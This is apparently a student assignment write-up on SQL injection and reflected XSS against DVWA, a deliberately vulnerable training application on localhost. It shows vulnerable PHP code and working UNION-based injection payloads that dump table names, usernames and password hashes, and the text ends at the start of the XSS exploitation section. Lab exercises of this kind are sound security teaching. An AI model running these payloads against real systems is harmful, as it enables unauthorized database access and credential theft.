
CS628 Assignment-03
Vishal Kumar
Roll Number: 231110058

SQL Injection

SQL injection is a type of cyberattack that occurs when an attacker inserts malicious SQL code into a database query. This can happen when an application or website doesn't properly validate or sanitize user inputs before incorporating them into SQL queries. SQL injection attacks can lead to unauthorized access to the database, data theft, data manipulation and potentially even full control of the system.

Identification of vulnerabilities



Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```


As we can see above, by putting ID number we are getting First name and Surname.
But as we know, to identify vulnerability, we should look for some kind of error or other anomalies.

Now, manually we should try to put some special character into the input box, so that we get some kind of error. Let's put single quote character (').


Server Not Found
localhost/dvwa/vulnerabiliti
localhost/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
```

Here, above we can see that we are getting error message related to SQL. It indicates that there is a SQL injection vulnerability.



```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Reasons of Vulnerability:


◆ In the above code, the most significant issue is that it directly injects the `$_GET['id']` value into the SQL query without proper validation and sanitization. This makes it vulnerable to SQL injection attacks. An attacker can manipulate the ‘id’ parameter to execute arbitrary SQL statements.

◆ Although there is a function named `mysql_real_escape_string($id)` which is used to sanitize the ‘id’ variable before using it in the SQL query. But this attempt to protect against the SQL injection is not sufficient. Above function is used to escape user inputs but it is outdated. In modern PHP, we should use parameterized queries to securely handle user inputs. So, above function is not recommended to protect against SQL injection attack as it is failed to do so.

Exploitation & Results:

first, let's try to return all the rows from the users table.
For that we need to give payload: 1 OR 1=1

since, above code is vulnerable to SQL injection, we are going to insert this payload in place of 'id' parameter to manipulate the SQL query.




```
ID: 1 OR 1=1
First name: admin
Surname: admin

ID: 1 OR 1=1
First name: Gordon
Surname: Brown

ID: 1 OR 1=1
First name: Hack
Surname: Me

ID: 1 OR 1=1
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1
First name: Bob
Surname: Smith
```

As we expected, above modified query is returning all records from the users table effectively bypassing any authentication or authorization checks.

But our work is not completed here, as we have achieved just usernames of all users, we still have to get passwords of all users.

★Now, before performing SQL injection and retrieving usernames & their corresponding passwords, we smust know table & column names. To get that we should apply “union select” technique with the “information schema” database to extract table & column names from a database.

100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #




```
First name:
Surname: users
user_id

ID: 100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #
First name:
Surname: users
first_name

ID: 100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #
First name:
Surname: users
last_name

ID: 100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #
First name:
Surname: users
user

ID: 100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #
First name:
Surname: users
password

ID: 100 OR false UNION select NULL, concat(table_name, 0x0a, column_name) from information_schema.columns #
First name:
Surname: users
avatar
```

Now, after doing this, we got all required informations that was needed before injecting payload into SQL i.e. user, password, users, first_name, last_name.

As given in the question we need to give 3 different SQL payloads at medium level security which are as follows:

◆**Payload-01:**

8 UNION SELECT user, password FROM users



```
ID: 8 UNION SELECT user, password FROM users
First name: admin
Surname: 756d56f5c24e227628ac99a1153fb656

ID: 8 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 8 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 8 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 8 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Working of above payload:

1) 8 is used as the first part of the query. As there is no such id with 8, because in total there are 5 ids, so `SELECT first_name,last_name FROM users WHERE user_id = 8` will return empty columns of first and last_name, so, final result we are getting just because of another part of the query.


2) UNION SELECT user, password FROM users is the second part of the injection. It effectively adds another query that selects the user and password columns from the users table.

As we know, for a UNION query to work, two key requirements must be met:

- The individual queries must return the same number of columns.
- The data types in each column must be compatible between each other.

♦**Payload-02:**

false=true UNION SELECT user, password FROM users



```
ID: false=true UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: false=true UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: false=true UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: false=true UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: false=true UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Working of above payload:

1) false=true is used as the first part of the query, which returns false
So, the first query becomes
`SELECT first_name,last_name FROM users WHERE user_id = false`
will return empty columns of first and last_name, so, final result we are getting just because of another part of the query.


This query is syntactically valid. Here, we are trying to compare the user_id with the boolean value false. But as we know, when boolean values are compared with non-boolean values, then they are implicitly cast to numeric values.
So, false will be interpreted as numeric zero(0).

2) UNION SELECT user, password FROM users is the second part of the injection. It effectively adds another query that selects the user and password columns from the users table.

As we know, for a UNION query to work, two key requirements must be met:
- The individual queries must return the same number of columns.
- The data types in each column must be compatible between each other.

◆**Payload-03:**

False UNION SELECT user, password FROM users



```
ID: False UNION SELECT user, password FROM users
First name: admin
Surname: 756d56f5c24e227628ac99a1153fb656

ID: False UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: False UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: False UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: False UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Working of above payload:

1) False is used as the first part of the query.
So, the first query becomes

```
SELECT first_name, last_name FROM users WHERE user_id = False
```

Again, this query is syntactically valid. Here, we are trying to compare the user_id with the boolean value false. But as we know, when boolean values are compared with non-boolean values, then they are implicitly cast to numeric values.
So, false will be interpreted as numeric zero(0).

Again this value is used as a placeholder to ensure that original query runs as expected.
The false, is used to make sure that the structure of the original query is not disturbed.

2) UNION SELECT user, password FROM users is the second part of the injection. It effectively adds another query that selects the user and password columns from the users table.

As we know, for a UNION query to work, two key requirements must be met:
- The individual queries must return the same number of columns.
- The data types in each column must be compatible between each other.

<u>XSS Attack</u>


Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that user have with a vulnerable application.

It works by manipulating a vulnerable website so that it returns a malicious javascript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

There are mainly three types of XSS attack which are Reflected, Stored and DOM-based. But in this assignment we will mainly focus on Reflected XSS Attack.

Security Level-Medium

Identification & Reasons of vulnerabilities:



```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```


The above code is a simple php script that takes a parameter named "**name"** from the query string (GET request) and displays a message with the "Hello" text.

Now let’s look at the vulnerability in the code:

Lack of input sanitization: The code doesn’t properly sanitize or validate the “name” parameter. It attempts to remove the string “<script>” from the input which suggests an attempt to prevent script injection. However, this approach is not effective for preventing all possible forms of malicious input.

Exploitation & Result:

